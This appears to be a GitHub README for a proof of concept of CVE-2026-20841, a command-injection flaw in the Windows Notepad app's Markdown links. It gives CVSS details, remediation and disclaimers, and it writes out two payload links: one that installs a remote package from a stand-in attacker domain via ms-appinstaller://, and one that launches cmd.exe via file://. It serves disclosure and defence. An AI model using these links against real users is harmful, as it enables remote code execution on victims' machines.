 dogukankurnaz/cve-2026-20841-poc
Proof-of-concept demonstrating command injection in Windows Notepad via crafted Markdown links, enabling remote code execution. Includes attack vectors, CVSS metrics, and remediation guidance.

| Field | Detail |
|---|---|
| CVE ID | CVE-2026-20841 |
| Title | Windows Notepad App Remote Code Execution Vulnerability |
| Impact | Remote Code Execution |
| Max Severity | Important |
| CVSS v3.1 Base / Temporal | 8.8 / 7.7 |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C |
| CWE | CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection') |
| Affected Product | Windows Notepad App (Microsoft Store version, builds prior to 11.2510) |
| Assigning CNA | Microsoft |
| Published | February 10, 2026 |
| Publicly Disclosed | No |
| Exploited | No |
| Exploitability Assessment | Exploitation Less Likely |
Improper neutralization of special elements used in a command ('command injection') in Windows Notepad App allows an unauthorized attacker to execute code over a network.
The modern Windows Notepad app (distributed via Microsoft Store) introduced Markdown rendering support, which includes clickable hyperlinks. The vulnerability exists because Notepad fails to properly validate and sanitize URI schemes within Markdown links before processing them. An attacker can craft a malicious .md file containing specially formed links that, when clicked by the user, trigger unverified protocol handlers to load and execute remote content.
| Metric | Value |
|---|---|
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | Required |
| Scope | Unchanged |
| Confidentiality Impact | High |
| Integrity Impact | High |
| Availability Impact | High |
| Metric | Value |
|---|---|
| Exploit Code Maturity | Unproven |
| Remediation Level | Official Fix |
| Report Confidence | Confirmed |
How could an attacker exploit this vulnerability?
An attacker could trick a user into clicking a malicious link inside a Markdown file opened in Notepad, causing the application to launch unverified protocols that load and execute remote files.
What is the target context of the remote code execution?
According to the CVSS metric, the attack vector is network (AV:N) and user interaction is required (UI:R). The malicious code would execute in the security context of the user who opened the Markdown file, giving the attacker the same permissions as that user.
.md) file containing malicious hyperlinks.ms-appinstaller://) that can fetch and execute remote payloads, or file:// URIs that can directly launch local executables.Disclaimer: This proof of concept is provided strictly for educational and authorized security research purposes only. Do not use this against systems you do not own or have explicit written permission to test. Unauthorized access to computer systems is illegal and punishable by law.


The PoC demonstrates two attack vectors through crafted Markdown links:
Vector 1 - Remote payload installation via protocol handler abuse:
[Click to view document](ms-appinstaller://?source=https://attacker-controlled-domain/malicious.appx)
Vector 2 - Local executable invocation via file URI:
[Click here](file://C:/windows/system32/cmd.exe)
.md files from untrusted sources in Notepad.The information provided in this repository is for educational and authorized security research purposes only. This proof of concept is shared to help defenders understand and mitigate the vulnerability. The author is not responsible for any misuse of the information or tools provided here. Always obtain proper written authorization before testing for vulnerabilities on any system. Unauthorized access to computer systems is a criminal offense in most jurisdictions. Use responsibly and ethically.
